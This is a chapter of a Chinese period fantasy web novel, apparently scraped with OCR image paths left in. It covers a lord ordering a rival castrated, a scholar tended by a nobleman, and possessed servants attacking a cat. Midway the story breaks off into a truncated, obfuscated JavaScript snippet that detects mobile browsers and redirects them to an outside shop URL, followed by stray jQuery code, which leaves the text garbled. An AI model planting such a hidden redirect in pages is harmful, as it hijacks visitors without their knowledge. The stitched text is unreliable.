绛苏见齐锦意变了脸色,小心问道:“三爷,怎么了,这字条里写了什么?”

    “你自己看。”

    齐锦意将字条丢给她,绛苏接过来一看,上面只写了一句话。

    “世子好美色,欲逼.奸梅郎君,将其劫掠入府。”

    “安平世子好大的胆子!”

    得知真相,绛苏恼怒不已,梅郎君可是三爷看上的人,那就是自己人,他们的人,岂能任人欺辱,别说三爷了,便是她也忍不了这口气!

    她恶狠狠道:“三爷,您想让这狗贼怎么死?奴婢亲自去办。”

    “先不着急弄死,不然太便宜他了。”

    齐锦意露出一抹阴狠歹毒的笑容:“去,告诉外头的人,把安平世子阉了,割下来的玩意丢了喂狗。”

    “是!还得是三爷有法子。”

    绛苏转怒为喜,嘻嘻笑着领命去了。

    她走后,齐锦意也没回屋,独自坐在廊下吹冷风。

    他想起梅庭月脱下亵.裤的时候,露出了裹着小腿的纱布,就是为了逃命划伤的,过了这么多天还没好,可见伤得不轻。

    咬一口都娇气地喊疼,那晚受了那么重的伤,得哭成什么样?

    齐锦意生出了难以言喻的感觉,有点酸,有点疼,弄得他心里很不舒服,愈发烦躁起来。

    就这样坐到将将天亮,他才回到屋中。

    清晨。

    梅庭月睁开眼睛,只觉得头脑一片迷蒙,昏昏沉沉的,好一会才彻底醒来。

    颈侧的刺痛令他不适地蹙起秀眉,窸窸窣窣地从被子里抽出手,伸手摸了摸,指尖染上了药酒的气味。

    床帐被人从外面拨开,是丽娘听到动静,来看看梅庭月:“郎君醒啦。”

    她招呼小婢女端来温热的槐花蜜水,扶起梅庭月饮用。

    喝过蜜水,梅庭月感觉自己好多了,这才有精力注意到自己正待在一间陌生的卧房。

    “我们这是在哪儿?”他好奇地问。

    丽娘笑了笑,告诉他这里是明章君的院子。

    “昨夜郎君在筵席上昏睡过去,大公子听闻后,亲自将郎君接了回来,又为郎君更衣梳洗,旁人就是想插手都不行呢。”

    梅庭月只记得自己被齐锦意咬了一口,之后便全无记忆,更无被明章君照顾的印象,闻言很是不好意思,觉得自己又给明章君添麻烦了。

    正好,他本就打算今日拜访明章君,一会就过去吧。用过早膳,梅庭月收拾妥当,前往明章君的书房。

    书房中,禅悦香徐徐燃烧着,清幽宁静。

    明章君立于书案前作画,低垂着眉眼,只凭声音便知梅庭月来了,含笑道:“来,庭月,帮我看看画得怎么样。”

    梅庭月依言上前,看清了明章君的画,是一幅幽居图。

    画中的庭院苍松与翠竹交相掩映,茅屋门扉敞开,窗前,年轻的学子埋头苦读,书页被清风吹乱,却搅扰不了学子的专注。

    整幅画笔墨苍润挺秀,可谓“意得神传,笔精形似”,是不可多得的佳作。

    明章君换笔题诗,上书:“尘从侵砚席,苔任满庭墀。”

    写完落款,他盖下两方印章,一印为“明章君”,一印为“贺琮私印”。明章君修长的手指拂过印记,解释道:“我名唤贺琮。”

    他抬起眼眸,温柔地望向梅庭月:“若庭月喜欢,我将这幅画赠与你可好?”

    梅庭月的脸彻底红了。

    “尘从侵砚席,苔任满庭墀。”

    这句诗的意思是,读书须恬淡无欲、心同止水,任凭尘埃落在砚台和坐席上、苔藓生满台阶和庭院,一以贯之,无为尘俗所扰。

    他明白,这是明章君在委婉地劝勉他,勿要因贪玩而荒废课业、浪费时光。

    想起昨晚的荒唐,再想想双亲对他的殷殷期盼,梅庭月更是汗颜,连脖颈都红了,向贺琮深深行礼:“多谢大公子提点,庭月受教了。”

    见他领悟,贺琮微笑道:“许是我多事了,你没生我的气就好。”梅庭月忙否认:“怎会。”

    贺琮请他落座,待幽居图墨迹干透后,婢女小心翼翼地将画捧下去,送去装裱,月余后装裱完成,就可以交给梅庭月了。

    梅庭月面红耳热地低头喝茶,贺琮凝视着他粉粉的雪颈,走到他身边,很轻地碰了碰颈上的咬痕:“还疼吗?”

    齐锦意下口很重,虽未咬破,皮肉也肿得厉害,透出一片红紫,瞧着可怜得紧,贺琮为梅庭月涂了药酒,经过一夜,这会倒是好多了。

    受他触碰,梅庭月愈发害羞,轻轻摇头:“不疼了。”

    他鼓起勇气抬头,感激地望着贺琮:“大公子救我性命,处处照拂于我,又为我指点迷津,使我迷途知返,我真是不知该如何报答你的恩情。”

    贺琮垂眸,漆黑的瞳孔映出梅庭月秀美的面容,和那充满仰慕的表情。

    他轻轻笑了。

    “总会有机会的。”他温和地回应。

    傍晚。

    齐锦意来找梅庭月,却没被允许进入贺琮的院子,铩羽而归了。

    梅庭月并不知道他曾来过,正坐在书案前撰写游记,记录自己来到三川别业后的见闻。

    游记中,他不吝溢美之词,大加称赞别业主人,夸得最多的是贺琮,也有不少笔墨是称赞齐锦意的。

    至于二公子曲九郎,他接触太少,又因那日的会面印象深刻,他从心底畏惧曲九郎,便几乎没有着墨,只是夸赞了一番对方清冷出众的相貌。

    涂涂抹抹,终于写完。

    梅庭月通读一遍,自觉还算满意,便在信纸上誊写两份,一份寄往家中,一份寄往临虚宫,让寄真也看看他最近过得还挺不错。

    翌日。

    天色阴得厉害,但还没有下雨,梅庭月没有带伞,在两个仆人的引领下,去往藏书楼。

    昨日离开书房前,贺琮又送给梅庭月一张精巧的木牌,凭此木牌,可以自由出入府中的藏书楼,观览所有藏书。

    凡藏书楼,必是重金修建,从不轻易向外人开放。

    梅庭月收到木牌,眼睛酸酸的,不仅是为了能够看到珍贵的典籍和绝版孤本,更是为了贺琮对他的喜爱、信任,和为他着想的良苦用心。

    他何其有幸,才能遇到大公子这样好的人。

    时辰尚早,藏书楼距离也不远,梅庭月没有坐马车,慢慢地走向藏书楼。

    忽然,他听到一阵喧闹声传来,伴随着尖利的嘶叫:“吃了它!”

    一只白猫从草丛中跳了出来,惊惶窜逃,几个仆婢在它身后一路追逐,面露狞色,口中叫嚷不断。

    白猫瘦瘦小小的,速度却飞快,渐渐将几人越甩越远。

    35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17779257|210075||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    >眼见着就要追不上它了,一仆人竟突然前肢着地,手足并用地奔跑奔起来,喉咙里发出低沉咆哮,不一会便飞扑上前,一把将白猫按在掌下!

    他张嘴撕咬白猫,第一下咬中了白猫的尾巴尖,却没咬到肉,正要咬上第二口,耳边响起了惊恐的质问:“你……你这是做什么?”

    梅庭月脸色发白,满眼骇然,只觉得这仆人哪还像人,简直就是一头畜生。

    就算白马口吐人言是他的幻觉,可这个人呢?难道也是他的幻觉吗?

    他话音一落。

    几个仆婢的目光齐齐汇聚在他身上。

    他们的眼珠一缩一缩的,露出大片眼白,眼神阴狠、狞恶,像饿鬼盯着血淋淋的肉块。

    梅庭月浑身泛起凉气,跟随他的两个仆人挡在他身前,厉声呵斥那几人:“你们疯了?还不快滚!”

    几人好像没听见,依然直勾勾地盯着梅庭月,朝他走出几步。

    “叮铃……叮铃……”

    鸾铃声清越响动。

    沉重漆黑的步辇缓缓逼近,四角垂落的鸾铃轻轻晃动着。

    听到铃铛声,几个鬼附身般的仆婢纷纷僵住,表情发生变化,露出了迷茫之色,恍如大梦初醒。

    步辇落地。

    一只苍白的手掀开黑缎帷幔,曲九郎视线冰冷,似寒光射向那几人。

    “见……见过二公子!”几人慌忙跪倒在地。

    那爬行的仆人也放开白猫,抖若筛糠地磕头求饶:“见过二公子,小的知错了,小的再也不敢了,求二公子饶了小的这一回吧!”

    曲九郎薄唇微启,声如冷泉击玉:“十鞭。都下去领罚。”

    “谢二公子开恩!”

    明明是受十鞭的酷刑,几人却如获大赦,感恩戴德地被二公子的仆人押下去了。

    白猫重获自由,害怕地跳进梅庭月怀里,梅庭月抱着猫,怔怔看着这一幕,久久不能回神。

    “轰隆……”

    沉闷雷声过后,雨丝细密落下,淋湿了梅庭月。

    他的睫毛挂着水珠,柔软的唇瓣失去血色,身形纤细荏弱,摇摇欲坠,仿佛风一吹就倒,比他怀中的猫儿还要可怜。

    曲九郎静静地注视他片刻,开口道:“上来。”

    梅庭月颤了颤睫毛,怯怯看向他,神色犹带迟疑。

    曲九郎似乎失去了耐心,收手放下帷幔:“带他上来。”

    婢女们请梅庭月上了步辇。

    步辇被帷幔包裹得密不透风,也照不进阳光,但步辇里点了灯,不算黑暗,也挺宽敞的。

    梅庭月浑身滴水,拘谨地坐在最边缘的位置,小心地拧去衣摆的雨水,尽量不弄湿步辇,白猫趴在他腿上,舔舐湿漉漉的毛,一人一猫颇为相似。

    曲九郎看了一会,问道:“你怕我?”

    梅庭月心里一紧。

    他是有点怕,只是才被人家救下来,怎可说怕,那也太失礼了。

    “我……不怕二公子。”他低下头,结结巴巴地回答。

    “不怕?”曲九郎声音微沉,“你不怕我?”

    听出他的不满,梅庭月更紧张了:“对不起,是我失言了,我怕、我怕的……”

    “怕就对了。”

    曲九郎语气稍缓,却依旧冷冰冰的。

    “既然怕我,就尽快离开,这里不是你能待的地方。”